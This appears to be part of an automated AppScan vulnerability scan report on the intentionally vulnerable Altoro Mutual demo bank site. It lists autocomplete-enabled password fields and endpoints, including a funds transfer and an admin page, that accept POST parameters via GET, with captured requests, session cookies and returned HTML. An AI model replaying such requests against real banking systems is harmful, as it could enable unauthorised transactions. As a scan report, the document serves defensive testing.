<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">
   <h1>Altoro Mutual Gold Visa Application</h1>
   <span><p><b>No application is needed.</b>To approve your new $10000 Altoro Mutual Gold Visa<br />with an 7.9% APR simply enter your
password below.</p>
   <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">

   </span></p>
    <form method="post" name="Credit" action="ccApply"><table border=0><tr><td>Password:</td><td><input type="password"
name="passwd"></td></tr><tr><td></td><td><input type="submit" name="Submit" value="Submit"></td></tr></table></form></span>
  </div>
    </td>
</div>


<!-- BEGIN FOOTER -->
```

```
</tr>
</table>
<div id="footer" style="width: 99%;">
   <a
...
...
...
```

Issue 2 of 3

Issue ID:	7e0b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/admin/admin.jsp
Domain	demo.testfire.net
Element	admin.jsp (Page)
Path	/admin/admin.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	522

Issue 2 of 3 - Details

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.
Test Requests and Responses:

```
GET /admin/admin.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=A1A336E1F39A5943D35F8D00FFF93CB6;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
```

```
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">



  <script language="javascript">

  function confirmpass(myform)
  {
    if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
    {
      return true;
    }
    else
    {
      myform.password1.value="";
      myform.p
...
...
...


    </select>
      </td>
      <td>
        <input type="password" name="password1">
      </td>
      <td>
        <input type="password" name="password2">
      </td>
      <td>
        <input type="submit" name="change" value="Change Password">
      </td>
...
...
...


      <td>
        <input type="text" name="username">
      </td>
      <td>
        <input type="password" name="password1">
        <br>
        <input type="password" name="password2">
      </td>
      <td>
        <input type="submit" name="add" value="Add User">
      </td>
...
...
...
```

Issue 3 of 3

Issue ID:	8107443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/login.jsp
Domain	demo.testfire.net
Element	login.jsp (Page)
Path	/login.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	522

Issue 3 of 3 - Details

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.
Test Requests and Responses:

```
GET /login.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:21:42 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
```

```
        <ul class="sidebar">
           <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
           <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
           <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
           <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
           <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
           <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
        </ul>

        <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
        <ul class="sidebar">
           <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
           <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
           <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
           <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
           <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
           <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
        </ul>

        <a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
        <ul class="sidebar">

...
...
...

        <td>
          Password:
        </td>
        <td>
          <input type="password" id="passw" name="passw" style="width: 150px;">
          </td>
      </tr>
      <tr>
         <td></td>
...
...
...
```

Go to Table of Contents

M DAST: Body Parameters Accepted in Query 3

How to Fix: Body Parameters Accepted in Query

Issue 1 of 3

Issue ID:	2608443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	showTransactions (Page)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 3 - Details

Difference: removed from request: 2019-01-01
added to request: 2019-01-01
removed from request: 2019-01-01
added to request: 2019-01-01
Method manipulated from: POST to: GET

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Test Requests and Responses:

```
GET /bank/showTransactions?startDate=2019-01-01&endDate=2019-01-01 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <div class="fl" style="width: 99%;">



  <h1>Recent Transactions</h1>

  <script type="text/javascript">
   function confirminput(myform) {

    if (myform.startDate.value != ""){
     var valid = false;
     var splitStrings = myform.startDate.value.split("-");
```

```
    if (splitStrings.length == 3) {
     var year = parseInt(splitStrings[0]);
     var month = parseInt((splitStrings[1].charAt(0)==0 && splitStrings[1].length == 2)?splitStrings[1].charAt(1):splitStrin
...
...
...
```

Issue 2 of 3

Issue ID:	8c08443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/doTransfer
Domain	demo.testfire.net
Element	doTransfer (Page)
Path	/bank/doTransfer
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 2 of 3 - Details

Difference: removed from request: 800003
added to request: 800003
removed from request: 800003
added to request: 800003
removed from request: 1234
added to request: 1234
removed from request: Transfer Money
added to request: Transfer Money
Method manipulated from: POST to: GET

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Test Requests and Responses:

```
GET /bank/doTransfer?fromAccount=800003&toAccount=800003&transferAmount=1234&transfer=Transfer+Money HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/transfer.jsp
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7325
Date: Sun, 02 Apr 2023 05:19:32 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
```

```
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <script type="text/javascript">

   function confirminput(myform) {
    var dbt=document.getElementById("fromAccount").value;
    var cdt=document.getElementById("toAccount").value;
    var amt=document.getElementById("transferAmount").value;

    if (dbt == cdt) {
     alert("From Account and To Account fields cannot be the same.");
     return false;
    }
    else if (!(amt
...
...
...

      </td>
      <td><input type="text" id="transferAmount" name="transferAmount"></td>
    </tr>
    <tr>
      <td colspan="2" align="center"><input type="submit" name="transfer" value="Transfer Money" ID="transfer"></td>
    </tr>
    <tr>
      <td colspan="2"> </td>
    </tr>
...
...
...
```

Issue 3 of 3

Issue ID:	900b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/admin/admin.jsp
Domain	demo.testfire.net
Element	admin.jsp (Page)
Path	/admin/admin.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 3 of 3 - Details

Difference: removed from request: jsmith
added to request: jsmith
removed from request: Savings
added to request: Savings
Method manipulated from: POST to: GET

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Test Requests and Responses:

```
GET /admin/admin.jsp?username=jsmith&accttypes=Savings HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/admin/admin.jsp
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=A1A336E1F39A5943D35F8D00FFF93CB6;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>
```

```
  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">



  <script language="javascript">

  function confirmpass(myform)
  {
    if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
    {
      return true;
    }
    else
    {
      myform.password1.value="";
      myform.password2.value="";
      myform.password1.focus();
      alert ("Passwords do not match");
      return false;
    }

  }
  </script>

  <!-- Be careful what you change.  All changes are made directly to AltoroJ database. -->
  <div class="fl" style="width: 99%;">
  <p><span style="color:#FF0066;font-size:12pt;font-weight:bold;">

  </span></p>

  <h1>Edit User Information</h1>

  <table width="100%" border="0">
